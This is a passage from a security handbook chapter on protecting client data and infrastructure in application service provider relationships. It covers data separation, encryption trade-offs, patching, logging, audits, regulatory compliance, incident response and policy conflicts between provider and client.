The reality is that in application outsourcing, as in most aspects of life, there are multiple points of view, and the truth lies somewhere in the middle. Only by understanding the operations, motives, and risks of both sides of the ASP relationship can a true understanding of how to properly secure such a relationship and, in turn, secure the infrastructure, information, and personnel involved. This chapter will look at the process of using an ASP from both the client and the ASP perspectives. Both are trying to reach the same goal, operating and maintaining an application at maximum benefit and minimal cost to the client while, at the same time, ensuring that both the ASP's infrastructure and the client's information is secure from unauthorized access, disclosure, or damage. This chapter will discuss security measures that need to be put into place, what contractual and operational provisions need to be made, and what both sides should expect from the relationship. Most importantly, the chapter will discuss what security trade-offs may be involved in the relationship and how both sides can approach those trade-offs to the maximum benefit of both.

170.2 ASP: A Definition

It is perhaps best to start off with a formal definition of an ASP. For the purposes of this chapter, an *ASP* is defined as an organization that provides a service (typically, a software application or bundled suite of applications) to a client where the organization owns the application, and is responsible for operating and maintaining that application, and the client owns the information processed by that application.

Application service providers differ from traditional software development and outsourcing companies in several respects. With a traditional outsourcing arrangement, a company will contract the outsourcer to develop an application. Once the development is complete, the outsourcer will deliver the system (including source code and operating instructions) to the client company who will load it onto its in-house systems for deployment. The client assumes the responsibility for understanding how the system works, the cost for deploying the hardware and software into its environment, and the ongoing responsibility for keeping the system operating and maintained. When the system needs upgrading or modification, the client must either perform the work in-house or bring back the outsourcer to perform the upgrades. This will be a repetitive cycle. To summarize, a traditional outsourcing arrangement shifts the startup development burden to the outsourcer. This can be a great arrangement for a company that does not employ a software development staff or does not have expertise in the particular tools or technology needed to develop the system. The work effort shifts to the outsourcer, and then back to the client once the project is complete.

With an ASP environment, the work effort shifts to the ASP for the entire lifecycle of the system. The client company receives the benefit of the application, without the need to develop or maintain the complex technology involved. This comes at a price, of course. The client must pay for the convenience of the outsourcer assuming the burden of system development and maintenance, and the costs may be significant. But the client gains a productive application that can enhance the company's business goals, while relieving it of the burdens normally associated with system development and operation, including security. The client lets the ASP concentrate on the application, while the client concentrates on its core business and its customers. The ASP, meanwhile, makes its money by spreading its development investment among all the clients that will use the application once it is in production. For a successful application, the initial investment can be recovered many times over in such a model.

170.3 So What is the Problem?

All this sounds very good, in theory. The client does not have to expend resources in development and maintenance, the ASP assumes these responsibilities as well as the responsibility for securing the environment, and everyone either saves money or makes money. What could go wrong with such a scenario?

The astute security professional will instantly see the problems inherent in the situation. Although this seems like a great arrangement from a business and process perspective, from a security perspective it is fraught with dangers. For one, the initial definition of the ASP given is a good indicator of the fundamental issue. Data ownership is the responsibility of the client, but custodianship for that data has now passed to the ASP. The ASP now has possession of the client's valuable information, and the security of the client is now dependent on the ASP's security model. It is critical for the ASP to understand and live up to the client's expectations of security. However, it is also critical that the client have a thorough understanding of the ASP's overall security operations. Only when the client has a complete understanding of the ASP's security processes can it make informed decisions with respect to the ASP's security worthiness.

In these days of increased security awareness, attention-grabbing security headlines, and increased regulatory scrutiny of information security practices, security organizations in most companies must increase the effort put into improving and verifying the effectiveness of the company's security program. Part of this increased involves the need to demonstrate to boards of directors, auditors, regulators, and customers that the company's security practices are sound, based on adherence to best practice and due care standards, and are effective at preventing and detecting security incidents. This responsibility also extends to the external suppliers that a company engages as a part of its business. Those suppliers must also demonstrate the effectiveness of their security efforts so the company can provide the needed assurance that company information assets are adequately protected throughout the supply chain.

In an ASP relationship, this works in a number of ways. First, the client needs to inform the ASP about the security policies, standards, and practices that it has in place to assure its own operations are secure. This should be a part of the initial discussions and continue throughout contract negotiations. The ASP needs to clearly understand the client's expectations regarding security. On the other hand, the ASP needs to inform the client of the security measures it has in place to protect client information, as well as its own infrastructure. It is important to note that the ASP will most likely be serving multiple clients, sometimes hundreds or thousands. It must make good security choices to protect its infrastructure on behalf of all its clients, not just the one company in question. As such, it is likely that the ASP's security policies, standards, or practices will not match one-for-one with that of any particular client. It is the way that both sides of the relationship understand and handle those differences that is key to a successful ASP relationship.

170.4 The Typical ASP Model

The phrase *typical ASP model* is somewhat of a misnomer. Each ASP has a slightly different way of operating, and those differences can be the market differentiator that distinguishes one ASP from another. There are, however, some commonalities between ASPs that can be used as a starting point for discussion.

170.4.1 The Operating Environment

The classic ASP model consists of an application developed and hosted by the ASP at one of its premises. That application is then made available for access by multiple clients, who all connect to the ASP through some type of network. In many cases, that network may be the Internet but many ASPs also offer the capability to access the application through a dedicated leased line into the ASP's network. The clients pay a monthly, annual, or per-transaction fee for access to the application.

Once they are connected, the client begins feeding its information into the application. Because there are multiple organizations using the same application, the application must make provisions for keeping the information from each client separate so that one client cannot access or manipulate the information of other clients. To the client, it appears to the user as if the system is dedicated to their use. Many ASP applications offer varying degrees of customization, including the use of company logos or other branding, customized work flows, and customizable screen formats and messaging, in an effort to make the application uniquely useful to each client.

As previously stated, this is a basic, simplified model for an ASP that will aid later discussions about security trade-offs ASPs and their clients make. However, it is not the only model available and variations are common. Many ASPs advertise dedicated servers as a benefit of their service, directly addressing the security concerns their clients may have. Others offer no customization of their applications, preferring a one-size-fits-all model. Some will tailor their application in nearly any way the client may desire: there is enough flexibility built into their application and operational model to accommodate such requests. For the purposes of this chapter, however, a thorough discussion of all these variations (and the security trade-offs inherent in each model) would not add substantially to the discussion as it is in the basic model where the key security issues can be uncovered and discussed. The lesson to be learned, however, is that potential ASP clients (and their security staffs) should thoroughly understand the operational and security model of the ASP and analyze how that model affects its own security stance.

170.4.2 The Uniformity Principle

In this representational model, the ASP application includes a single server (or a set of servers) dedicated for use by that application, and that server is used by all clients of that application. In some ASP models, each client is given their own dedicated server(s) to run the application. This may be done because of the high degree of customization required by the client or concerns the client may have with commingling its data with that of other clients. This type of setup will increase the cost of operation to the ASP and, subsequently, to the client. The ASP realizes greater efficiencies (and lower operational costs) by leveraging the smallest number of components over the widest possible client base. Any customization the ASP must do for a specific client alters that model and increases the cost to the ASP; an increase that is subsequently passed on to the client. This is a key point, and will lie at the heart of much of the negotiation that will occur between the ASP and the client. This is such an important point to remember that, for the purposes of this discussion, it will be called the uniformity principle.

170.4.3 Code Development and Release

Volumes have already been written about the development of secure applications and ASPs typically follow standard software development methodologies. If they do not, their auditors will likely discover this and force an adjustment long before the client would take notice. However, the ASP client should be aware of how the ASP manages information (particularly client information) during the development lifecycle.

Although all software development companies have their own methods of managing the development process, most separate their environment into two general areas: development and production. The development environment is used to create, test, and certify code for release and the production environment is where code is placed for clients to access. There may be intermediate testing and staging systems, but these are immaterial to the general discussion of security.

170.4.4 Network Connectivity

Clients generally access an ASP's system through the Internet or a leased communications line. Thus, the ASP must contend with the typical security concerns that Internet and general external connectivity entail, including the use of firewalls, intrusion detection/prevention systems, log monitoring, and incident response capabilities. Because the two organizations are connecting their networks (even in Internet access, there may be a connection between the client's internal network and the server of the ASP), a security breach on one side can lead to compromise of the other party's network.

170.5 Security at the ASP

The previous section explained the typical ASP model as the starting point where clients should focus their attention when evaluating an ASP's security, but it is only a superficial examination of the security of such a model. In the following sections, the security aspects of ASP operation, and aspects of which potential ASP clients should be aware, will be discussed in greater detail.

170.5.1 Protection of Confidential Information

One of the fundamental security concerns many ASP clients have is that their confidential information is stored on the same server with that of other ASP clients. This brings up these potential problems:

- Spillover: If the application's security is not configured properly, a client may be able to access the information from any other client.
- Bypass: If the underlying system where an application resides is not properly configured for security, an attack against the operating system or network (bypassing the application) might be able to gain access to the client's information.
- Support access: The ASP's support staff may be able to see sensitive information from a client, or information from all clients of an application.

Spillover is a problem of basic application access control. Commingling client information in a system is a primary threat to client and ASP security. If the system is breached (and the good security professional should always assume that a system will eventually be breached), full access to any client information could be detrimental to all the ASP's clients. The ASP should design processes into the application such that there are physical and/or logical separations between information from different clients. This is easier said than done, however. Based on the uniformity principle, many ASPs place all client data into a single data repository. They then use various methods of access controls to ensure that an ID belonging to one client can not access data of another client. These include logical controls within the application and access controls on the underlying database structures (such as tables, fields, and stored procedures). This works well so long as a potential attacker is working from within the confines of the application.

If the attacker bypasses the application and directly accesses the database or file system where all the information is stored, the ASP system designer must use a layered, defense-in-depth approach to system protections. Access controls at the operating system and within the database management system (DBMS) need to be tuned to restrict the amount of data access available to any one user. Table, field, and stored procedure access controls should be used to ensure limited visibility of data. Throughout, effective logging and log review procedures should be implemented to enable ASP security personnel to spot potential breaches of information.

The ASP client should fully understand the protection mechanisms in place to prevent data spillover and bypass and the ASP should be able to effectively demonstrate those mechanisms and how they work to prevent and detect security breaches. This may include a discussion of the system architecture, access control mechanisms, and log review procedures. The client must understand (and accept) how its information is being protected.

Physical separation of storage media is also an option. In this scenario, each client's information is stored in a separate area (disks, tapes, storage networks) and access controls are put in place to restrict who has access to specific physical devices. Should there be a breach of one client's information, the physical gaps and the associated system access controls work to prevent further breach of other clients' information.

The use of encryption is often proposed as a panacea to the protection of client information within application systems and over the ASP's network. This would seem to be a logical choice, because any breach of the information from the operating or file system level would simply gain the attacker an encrypted file from which no meaningful information can be obtained. In addition, network-level encryption would prevent an attacker that has gained access to the ASP's network from gaining any useful information through network packet sniffing.[1]

Encryption technology is capable of providing such protection and, in the right circumstances, can be used as an effective security measure. However, despite clients' demand to encrypt everything, many ASPs resist such blanket encryption for several valid reasons. The first is that applying universal encryption requires the establishment of a thorough key management and recovery program, the redevelopment of the application to ensure it can handle the proper use of the encryption, and proper backup and recovery mechanisms to ensure that the backup tape encrypted today is still recoverable years from now. Additionally, only a small portion of most databases actually contain information that might be deemed sensitive enough to encrypt. Forcing an entire system to undergo the overhead of encryption would unduly burden the processing and response time of the entire application, yet establishing encryption functions solely for a relatively small amount of sensitive fields might be cost prohibitive. In either case, the application of encryption would mean additional overhead to the application, increasing processing costs to the ASP and response time to the application user. Thus, in the ASP's world, encryption works against the uniformity principle.

A third reason that ASPs resist universal encryption, and one independent of any uniformity principle concerns is that it prevents a great deal of system and network forensics from occurring in the case of an intrusion or security incident. Encrypted network traffic can not be sniffed, rendering network intrusion

[1] Packet sniffing: the act of capturing and analyzing network packets as they travel across the network. Although packet sniffing has legitimate applications for diagnosing network problems, it is most often used by attackers as an information gathering technique.

detection systems (IDS) useless. Host-based IDS may likewise be rendered ineffective if they are not capable of decrypting disk information like system configurations, system files, and log files. Here, the use of encryption is a delicate trade-off between the need to prevent potential security breaches and the need to effectively detect activity within a system.

That is not to say, however, that ASPs are uncaring of client concerns regarding the spill-over and bypass problems. Security professionals will know that no single security mechanism should be considered all-encompassing or unbreakable and that by combining mechanisms in a defense-in-depth fashion the system can achieve overall greater prevention and detection capabilities. Good ASPs will, therefore, adopt this defense-in-depth strategy. This may include a number of potential factors:

- The use of strong or two-factor[2] access controls at both the application and operating system level
- Physical and/or logical separation of information in the system
- Extensive application, operating system, and database logging, and an effective mechanism for reviewing those logs to spot suspicious activity
- The use of encryption when it provides effective security without unreasonable processing overhead or cost.

ASP clients should understand what mechanisms their ASP is using and how they are being applied and monitored.

This leaves the support access problem. Because typical ASP applications service multiple clients, the people who support those applications typically need access to the information for all those clients. Whereas the spillover and bypass problems deal with single users potentially seeing information from multiple clients, the support access problem deals with the need for support personnel to see multiple clients' information as a part of their defined work responsibilities. This could worry clients that a rogue support employee could be accessing information about clients and using it for nefarious purposes.

In this case, the ASP has several options. It can configure its support personnel such that each person is dedicated to the support of a single client, or a small number of clients. It then must also put in place the access control mechanisms to enforce that separation from within the application. This limits the amount of harm a rogue employee can do across the entire client base. However, this still leaves the support person with the ability to view sensitive information from the clients he or she supports. This is a difficult problem to address. By nature, support people (not only the front-line people taking phone calls but also the technical and development staff needed to trouble-shoot more extensive system problems) need to see system information and data in order to assist a client with problems that are encountered. This may require a heightened level of access and the ability to look into areas of the system that contain sensitive information for one or more clients. Because overly-restrictive physical or logical access would work against both the support person and the client's best interests, many ASPs use a combination of policy and procedural controls to fill the gap. All ASP employees should sign a confidentiality agreement that covers the entire scope of their work as it pertains to client information. That policy should be reinforced regularly with employees as a part of their job responsibilities. In addition, all activities performed by support personnel in a system should be logged and reviewed to uncover traces or patterns of activity that might indicate wrongdoing on the part of the employee.

The ASP client should require their provider to describe, in detail, the security mechanisms that are in place with respect to the spillover, bypass, and support access problems. Some typical issues that need to be discussed:

- What type of authentication is required for users and support personnel?
- How is information stored within the system?

[2] Two-factor access control is one that relies on a combination of something the user knows (for example, a password or PIN), something the user possesses (like a card or hardware token), and/or a physical characteristic of the user (for example, a fingerprint or a voice pattern) to positively authenticate the user and make determinations as to the access that user will have.

- Is encryption used? If so, can the client's data be recovered in the event of a disaster? If not, what compensating controls are in place to prevent data loss, bypass, or spillover in the environment?
- What personnel have access to client's data? How is that access restricted, logged, and monitored?

170.5.2 Security Configurations

Contrary to popular opinion, most ASPs, from small one-application shops to large full-service companies, take the security configuration of their infrastructures very seriously. In addition to concerns about the safety of their infrastructure and the security and privacy of their clients' information, this is also a part of their fundamental business model. Taken another way, the less security an ASP provides, the greater the likelihood of a serious security breach. Although a single or occasional incident may be forgiven or overlooked by an ASP's clientele, a history of security problems or a general disregard to security issues will mean the steady loss of clients and the eventual closing of the company. Thus, it is in the ASP's self-interest to maintain as high a level of security as possible, all within the constraints of the uniformity principle. This section will discuss some of the more common elements of an ASP's security configuration controls, and those that should be examined closely by any potential ASP client. It will become clear that many of the security protections that ASPs provide will be similar to those that an organization might establish for its own internal security. The difference is in the complexity of the configuration and the level of resources and effort needed to maintain it.

The most basic form of security control an ASP will develop is a set of standard configurations for its systems. An ASP may offer many different applications to its clients, all of which may have a wide variety of security and technical considerations. So the term standard here does not mean a one-size-fits-all approach to configuration. It does mean that the ASP should develop a standardized process for building and maintaining systems (a process that may include documented variations for specific needs) an effective change management process for documenting when and how systems are modified, and a robust method for testing and certifying systems before they are placed in production. What these standards produce is a reliable metric that the ASP can use to establish and maintain a degree of uniformity in its operation. Variation and anomaly in an ASP environment is very expensive to manage and works directly against the uniformity principle.

The topic of standard configurations goes hand-in-hand with the process of patching.[3] In today's dynamic security world, patching is commonplace as new security flaws are discovered, analyzed, and fixed by system vendors. Hardly a week goes by without a major system vendor issuing one or more patches to its system to fix discovered security problems. Thus, the ASP should have a well-defined and documented patching process for maintaining the security of its systems. It should know the patch level of all of its systems.[4] Some clients will have specific requirements for operating system versions or system patch levels that they will require the ASP to implement on their systems. Depending on the nature of the patch, the ASP may or may not have applied that patch to its systems. The client needs to ascertain the reasoning behind this and determine if the reason is sufficient and if other controls in the environment compensate for the differing patch levels to meet the client's overall security requirements.

[3] Patching: modifying system or application code to correct software problems. Patching differs from code release in that patching typically refers to updates of small portions of the code base, although code releases typically involve replacing large sections of the system software.

[4] For security reasons, however, the ASP may elect not to disclose this to a client. There will be more discussion on this topic in a later section.

170.5.3 Operational Security

Assuming the ASP uses a networked application they will most likely have a firewall in place to protect their systems and infrastructure.[5] If a number of systems are involved, or if the ASP hosts multiple applications, an application enclave or demilitarized zone (DMZ) may be established to protect the systems against compromise from either an external network or the ASP's internal network. The architecture of that DMZ should be reviewed by the client. The client should feel comfortable that the firewall architecture provides adequate protection for the systems. If the client's own architecture specifies a different firewall configuration or architecture, these differences should be worked out with the ASP.

Does the ASP have IDS or intrusion prevention systems (IPS) in place to deal with attacks as they occur? Many will have both network- and host-based. The extent to which they are deployed will vary based on the ASP and the specific security threats with which it is concerned. Intrusion prevention systems are a newer and less-seasoned technology and, thus, may not be fully deployed at many organizations. Intrusion detection, however, is a sufficiently mature technology and should be considered a requirement for any ASP environment. The client should know what types of detection and prevention technologies are in use at the ASP, and understand why each technology was or was not deployed. The client should also understand how the IDS/IPS systems are monitored and how alerts are generated and acted upon.

Logging of system activity is critical to understanding what is happening in any complex system. In many cases, the only indication of suspicious activity will be found in the systems and applications logs. For this reason, the ASP should explain the type of logging that is performed at both the application and the system level. It should also explain to what extent the logs cover all types of activities possible in the system (for example, viewing of information as well as modifying or deleting that information). Does it have sufficient robustness to enable the ASP or the client to reconstruct exact events in the case of a security breach or other disaster? A log that holds too little information will be useless in a security investigation. On the other hand, an application that logs every minute detail, every keystroke, and the full text of every data access and change will quickly incur enormous processing overhead and storage costs. The ASP needs to strike a balance as to what information to log based on security need and business considerations. The client should understand fully what is being logged and make a determination as to whether that information is sufficient for its own security, investigative, and operational needs.

Who has access to the systems where client information is present? This was touched upon previously in the discussion of the "support access" problem, but the issue goes a bit further than the scenario described there. For example, many development environments need robust and realistic data to test an application for accuracy and load capacity. Although it may be possible to fabricate such data, it is also very tempting to use the most realistic data the ASP has available: the data currently residing in its production systems. The advantages to this are numerous. First, the data already has real-world applicability and authenticity, as it represents information already "live" in the environment. Second, errors in the data should be minimal, as it has presumably been checked and verified prior to entry in the production system. Third, many complex systems use data that is heavily cross-linked. For example, in a financial system, bank account numbers link to Social Security numbers, Social Security numbers link to names, names link to addresses, and addresses link to other information. To randomly generate information with these kinds of complex linkages takes an enormous amount of planning and development. This can all be avoided by simply using the production information at hand and copying it into the development and testing systems.

The astute security professional has already spotted the fatal flaw in this scenario. Although using live production data in development and test environments presents an ideal efficiency scenario for the ASP,

[5] In fact, most ASPs, particularly the larger ones, will have multiple firewalls in its environment, typically in redundant or fail-over capacity to ensure high availability and continuity of service. For simplicity's sake, these will all be referred to here simply as the firewall.

clients (and their security teams) should insist against such practices. Based on the concept of Least Privilege,[6] the people with access to development and test systems should not be able to see a client's live production information, especially if that data contains sensitive corporate information (like financial projections, market analyses, or strategic plans) or personal information like bank account numbers, Social Security numbers, health care history, etc. Overly broad access to such information presents a high risk of information compromise and leakage of personally identifiable information. Clients should work with their ASPs to understand how test information is generated and determine if production data is used in test systems. If data is copied from production to development, what steps are taken to erase or mask the sensitive information in that data to ensure that the client's confidential information will not be compromised?

170.5.4 Assessment and Testing

The key to ensuring the security of any environment is the proper use of assessment and testing to determine the effectiveness of an ASP's security controls. Assessment and testing take many forms and can be performed by the ASP's in-house team, by external third parties (including, potentially, clients), or both. The purpose of assessment and testing is to ensure that all areas of security have been considered for the environment, that risk and threat information have been properly addressed in the design and operation of the environment, and that applied controls are effective in the mitigation or elimination of those risks and threats. Assessment and testing should be part of an ASP's normal development, release, and maintenance cycles and occur on a continuous basis.

Whether the assessment and testing should be performed by an in-house team or by an independent third party is a matter of some debate in security circles. It is also dependent on the circumstances and the purposes for which the assessment or test will be used. In-house teams have a much better appreciation for the application and its capabilities, are better suited to understand the business model under which the application operates, and have better access to the development and production teams through which they can discover higher quality information and potentially effect greater change in the environment. Internal teams can also be less expensive to staff and maintain (even with continuous training costs factored in) than it would be to repeatedly hire external assessors and testers for an ASP's needs. This can be particularly true for large, multi-application ASP environments.

On the other hand, internal teams are generally viewed by clients as lacking the independence with which to truly judge the security of an application. Unless they are properly shielded by charter or organization structure, they can be affected by organizational or political constraints and can potentially become insulated in their environments, preventing them from discovering new tools and techniques that are available in other organizations' systems and environments and that may be applicable to their own. Reputable external parties provide the organizational independence and wide experience base needed to make an independent assessment of the security of an environment. They are also more expensive to utilize, particularly on an ongoing basis.

Both sides of this debate have merit, and the largest and best ASPs generally use a combination of the two approaches. For general analysis and testing functions an internal security team is in the best position to perform that analysis and will be the most cost-effective for the ASP (and, subsequently, the client). However, if the purpose of the assessment and testing process is to provide assurance to external parties (such as clients, auditors, and regulators, for example), an independent third party assessment is typically used.

Regardless of whether an internal or external group is used, the policies and standards against which the assessments and tests are performed are of primary importance. An organization should certainly be judged against its adherence to its own policies and standards. However, many ASP clients are looking to their providers to support one of the many international standards for security. The most famous of these

[6] Least privilege is the basic security principle that dictates that access to information should only be given to those who have a specific need for that access for only as long as it is required for a specific job responsibility.

is ISO/IEC 17799, and many organizations are, in fact, beginning to model their policies and practices around this standard. Other organizations are moving toward frameworks specific to their industry, for example HIPAA[7] in the health care industry or the Payment Card Industry (PCI) requirements for credit card processors.

Many ASPs will also have a SAS 70 performed against their environment by their external auditors. A SAS 70 (Statement on Auditing Standards, No. 70) is an audit of a service provider's activities related to the implementation of technology controls. The ASP should have either a Type I audit or the more stringent Type II audit performed annually. Some ASPs may also let their clients participate in setting the scope of the SAS 70 or, alternatively, use agreed-upon procedures for testing controls. The ASP client should ask to review the ASP's most recent SAS 70 report and follow up with the ASP concerning any issues found in the report. However, it is important to note that a SAS 70 audit does not cover every conceivable aspect of a service provider's operation. In many ways, the ASP itself has a large say over which parts of the organization the SAS 70 will cover.[8] That being the case, a review of the SAS 70 report is required reading for any ASP client, but should not be used as the last word on the security of the ASP.

The bottom line is that the organization should have a defined and recurring process for performing risk assessments and security testing of its applications. Those tests should lead to follow-up action and remediation, and the systems should be re-tested on a regular basis to ensure the ongoing security of the environment. The ASP client should ensure that those assessments and tests are being performed and should be provided assurance of the results and follow-up remediation activities. The nature of that assurance can be a major point of contention between ASPs and their clients, and will be discussed in a later section.

As a result of the increased need for verification of the security of their suppliers, and the need to perform this verification on dozens, or even hundreds, of suppliers, many clients (and potential clients) have developed standardized questionnaires seeking to gain detailed information about the security of the ASP and its policies and procedures. These questionnaires are helpful to both the client and the ASP alike. From the client's perspective, it allows them to gather information about multiple service providers in a standard and easily understood format. The client can then sort through the completed questionnaires and pick out those specific issues that require follow-up, either remotely or through an on-site visit. From the ASP's perspective, the questionnaires allow the company to explain the security policies and procedures of the company. Additionally, because the questionnaires typically cover more areas than strictly "security," (such as human resources policies, physical controls, and network controls) the questionnaires allow the answers from these disparate areas to be consolidated into a single report.

The questionnaires can also be used as a form of follow-up assessment by the client. On a regular basis (annually, or perhaps more often if necessary), the client can use the questionnaire to ascertain what changes have taken place in the security environment. Hopefully, they will show continuous improvement on the part of the ASP. If they do not, this should be a cause of concern by the client and a follow-up visit may be warranted.

170.5.5 Regulatory Compliance

Many organizations fall under the jurisdiction of one or more laws regarding security, privacy of consumer information, or the financial stability of the organization. Examples include a veritable acronym soup of legislation: SOX, HIPAA, GLBA, The U.S.A. PATRIOT Act, CALEA, FERPA[9] and the

[7] The Health Insurance Portability and Accountability Act.

[8] Conspiracy theorists note that an organization can simply tell the auditing firm conducting the SAS 70 to avoid certain potentially problematic or weak areas of the business, thus invalidating the overall effectiveness of the report for determining the security state of the ASP.

[9] In order, the Sarbanes-Oxley Act, the Health Insurance Portability and Accountability Act, The Gramm-Leach-Bliley Act, the uniting and strengthening America by providing appropriate tools required to intercept and obstruct Terrorism Act, the Communications Assistance for Law Enforcement Act, and the Family Educational Rights and Privacy Act.

various U.S. state privacy breach notification laws, to name only a few. As part of compliance with those regulations, companies are required to take steps to ensure that not only are their own systems and processes in compliance with those regulations, but that their suppliers and service providers are in compliance with them as well. Recognizing the need to help their clients maintain regulatory compliance, most ASPs will enact programs, policies, and procedures that make them compliant with the applicable regulations of their clients. This becomes difficult for the ASP that services a number of different industries. Most current legislation was written with only a single industry or service group in mind, and the differences between regulations of different industry segments is often significant, contradictory, or sufficiently vague as to open itself up to a wide variety of interpretations. Attempting to cover all these different legal requirements, ASPs often find themselves wrestling with the applicability, terminology, and implementation of differing pieces of legislation. In order to protect their own compliance needs, ASP clients should undoubtedly look to their ASP to provide proof of compliance with the applicable regulations. Those regulations, and the steps required to attain compliance, should be part of the contract between the ASP and the client. Any difference in opinion with respect to interpretation should be addressed through consultation with the appropriate legal or regulatory authorities so that both sides are clear as to what is expected.

170.5.6 Incident Response

Despite all the planning, preparation, assessment, testing, and operational safeguards that are put in place by both the ASP and the client, security professionals know that a security breach may very well occur despite all these efforts. The ASP must have a strong incident response process in place to address this eventuality. The client should review the process with the ASP and be satisfied that the process covers not only the ASP's investigative and documentation needs, but also any investigative and notification steps needed by the client. Typical areas to address are:

- Notification. What is the notification procedure in the event of a security incident? Who should the ASP notify at the client? If the incident is discovered by the client, who at the ASP should be notified? How is that contact information to be regularly reviewed and updated?
- Personnel. Who will be responsible for communications between the ASP and the client? Will it be the ASP's security staff, the product manager, or the client contact person? Is it the client's security chief, senior manager, or supplier representative? Having the right people in the chain of communication is as important as the timeliness of the communication. Both the ASP and the client should have a clear understanding and expectation of who they will deal with on the other side.
- Timeliness. At what point will the client be notified of a security breach (or potential breach)? Many ASPs will not notify the client of a security incident unless there is evidence that a client's systems or information were compromised. If the client is expecting otherwise (for example, it may want to be notified about all security incidents) it should make that clear to the ASP. The ASP may have concerns over an expanded communications processes for several reasons. The first is concerns over client privacy. One client may not want it known that they are using an ASP for their operations. If that information is disclosed to another client because the second client requires notification for all security incidents (particularly if the second client is a competitor of the first) that may be considered a breach of confidentiality by the first client. Another is a concern that the ASP may be over-communicating security information. Many events occur during the normal life cycle of an application that may, at first, seem like a security incident, but after further analysis turn out to be a false alarm or a normal operational problem. Should the ASP be required to notify a client (or all of its clients) the moment it thinks there may be a problem, this could lead to a number of false-alarm communications and degrade the confidence the client has in the ASP as a secure environment. In addition, the notification of multiple clients in such circumstances takes resources away from investigative pursuits. Again, clients should

clearly set expectations on when they wish to be notified in the case of a security incident, and work with the ASP to come to an agreement on what is acceptable.

- Client involvement. What involvement will the client have in the investigative process? Will they be an active participant or simply be given information notices as events progress? Many ASPs welcome client involvement in the event that client's information has potentially been affected, particularly because each side may have valuable information to contribute and information may need to flow both ways during the process. However, expectations as to investigative participation should be clearly determined up front, so everyone is clear as to the role each party plays in the process.
- Investigative lead. Who will lead the investigation? Typically, the ASP will lead the initial investigation with the client playing a supportive role. However, the client may launch their own internal investigation, either subsequent to the event or in parallel with the ASP's work. It is the ASP's responsibility to support the client in any investigation they may be performing, but the extent to which information will be shared between the two should be defined up front, not negotiated in the heat of an active incident.
- External notification. If external parties, such as law enforcement agencies, regulatory bodies, or the media need to be notified of a security incident or discover that an incident has taken place, who is responsible for managing the communications process? Typically the client (and their media relations department) wants to be in charge of all interaction with the media in order to present the client in the best light, and most ASPs will follow their lead in such cases. However, when reporting to law enforcement or government agencies the ASP may be required to discuss the matter directly with those bodies. Those lines of communication, and the responsibilities each party has to support the other in such cases, must be defined well before an incident takes place.

170.6 Even in the Best Relationships…

No matter how reputable an ASP may be or how deliberative and understanding a client may be, there are several areas where contention between the two is inevitable. This section discusses what some of those points of contention may be. Some have been touched upon in previous sections, but will be explained in greater depth here.

170.6.1 Policy and Standard Adherence

Many client organizations spend a great deal of time and expertise developing security policies and standards for their environments. Many have standardized builds for each operating system in their environment, defined patch levels that must be adhered to, and standards for deployment of patches and upgrades that specify the maximum time limit for deployment. On the policy side, there are clear guidelines for the organization to follow that define acceptable and unacceptable practices within the client's organization. For the client's environment these policies and standards work extremely well. When the time comes to develop a relationship with an ASP, clients typically introduce contractual language to the effect that the ASP must abide by all of the client's security policies. The reason for this is that the client, in an effort to establish a uniform policy base among all its suppliers, will want the ASP to adopt their policies. In this way they can have assurance that their entire supply chain is following an equivalent level of security practice.

The ASP, based in part on the uniformity principle, will want to maintain its own set of policies which it feels covers the security and protection needs of its entire client base, without the need to tailor its policies to any specific client. An ASP is responsible for maintaining the security of systems that serve multiple clients, each with their own policies and standards. Often, these policies conflict with each other. For example, Client A may require a minimum of six characters in a password with at least one special character (such as *, %, $, etc.). Client B may only require six characters but its internal systems (that interface with the ASP systems) can't handle special characters in the password. Client C (who is very concerned with security) requires a minimum of nine characters, but the ASP's mainframe systems have a system limit of eight characters. As another example, many clients' policies require that the client approve any changes to a system before that change can be made. In an even moderately complex environment, change management is a difficult process that attempts to balance patch testing, production availability, critical business processes,[10] and client demand. Gaining approval from several clients (or hundreds) for each change would elongate the patch deployment process well beyond reasonable expectations. And what if one client does not approve the patch, or wants it delayed for its own (perfectly reasonable) reason? Does that mean that all clients should be forced to wait?

The client should review the ASP's policies and compare them to their own to understand where the two may differ. In some cases, the client's policies may be "stronger" or more restrictive than those of the ASP. In other cases, the ASP may have the more restrictive policy. In all likelihood, there will probably be a combination of the two when comparing the two sets.

There are many ways of resolving this difference, but two key points are important to remember for both ASPs and clients. First, the gap analysis performed by the client between the two policy sets is the key to understanding how this will be resolved. If the two policy sets follow a common framework, such as ISO/IEC 17799 there may not be much cause for concern. If, however, there is a wide disparity between the two sets, some negotiation will be needed.

The second important point is that the client should be looking for a level of security from the ASP better than or equivalent to that which it provides for itself. If the language between the two policy sets differs but they both, in effect, provide an equivalent level of security, this may not be an issue. If, however, the client feels that the ASP's policies do not provide an equivalent (or adequate) level of security, they should push for stronger policies from the ASP.

Where's the middle ground here? It is typically one of attention to the spirit of the policies and standards, an understanding of the nature of compensating controls, and an assessment of the overall risk mitigation that the existing controls in an environment provide. If, for example, the ASP application allows only six character passwords but restricts access to only those accessing the system from the client's network address range, monitors and automatically locks accounts that have repeated invalid password attempts, and has a program for forcing system users to change their passwords on a regular basis, the client may feel that the combination of those controls provides the equivalent level of security as a single longer password.

It's important for both the ASP and the client to understand the full breadth and depth of the ASP's policy base and how those policies create an effective overall security environment. In many cases, the specific content of a particular policy may not be as important as the fact that the ASP has an effective policy and adheres to it. The specific length of a password, the number of hours of employee awareness training, or the minimum length of time that a patch must be deployed is sometimes not as important as knowing that the ASP has a defined password policy, that it regularly trains its employees in security matters, and that it has a standard and effective patching process. In addition, the ASP should be monitoring compliance with these policies on a regular basis. It's important that the client understand what its true needs are in reviewing the ASP's policies and standards, and it's important that the ASP do what it can to meet those needs.

If enough clients pose concerns over the same policy or process, the ASP (based on the uniformity principle) may be persuaded to change its policies or alter its development or operating plans to include enhancements to its security as part of a future system upgrade. In that case, the client may not be satisfied with the current configuration, but the overall risk may be sufficiently acceptable as to allow for the client's continued use of the system for a limited time until the enhancement can be developed and implemented.

In any case, the client should include in the contract specifically any security, privacy, legal, or regulatory requirements that the ASP is required to follow. If these are not specifically itemized in the

[10] For example, the end of a month or quarter is a notoriously bad time to introduce a new patch into the environment.

contract the ASP will not be obligated to follow them. If there is something that is critical to the client's security it should be specifically stated in the contract.

In the worst case scenario, if the ASP can not (or will not) understand the client's need for security, is not willing to adjust its policies or processes to meet those needs, can not adequately explain its own reasons for the policies and procedures it follows, and the client finds the current and future risk unacceptable, the client may rightfully decide to take its business elsewhere.

170.6.2 Testing and Assessment Disclosure

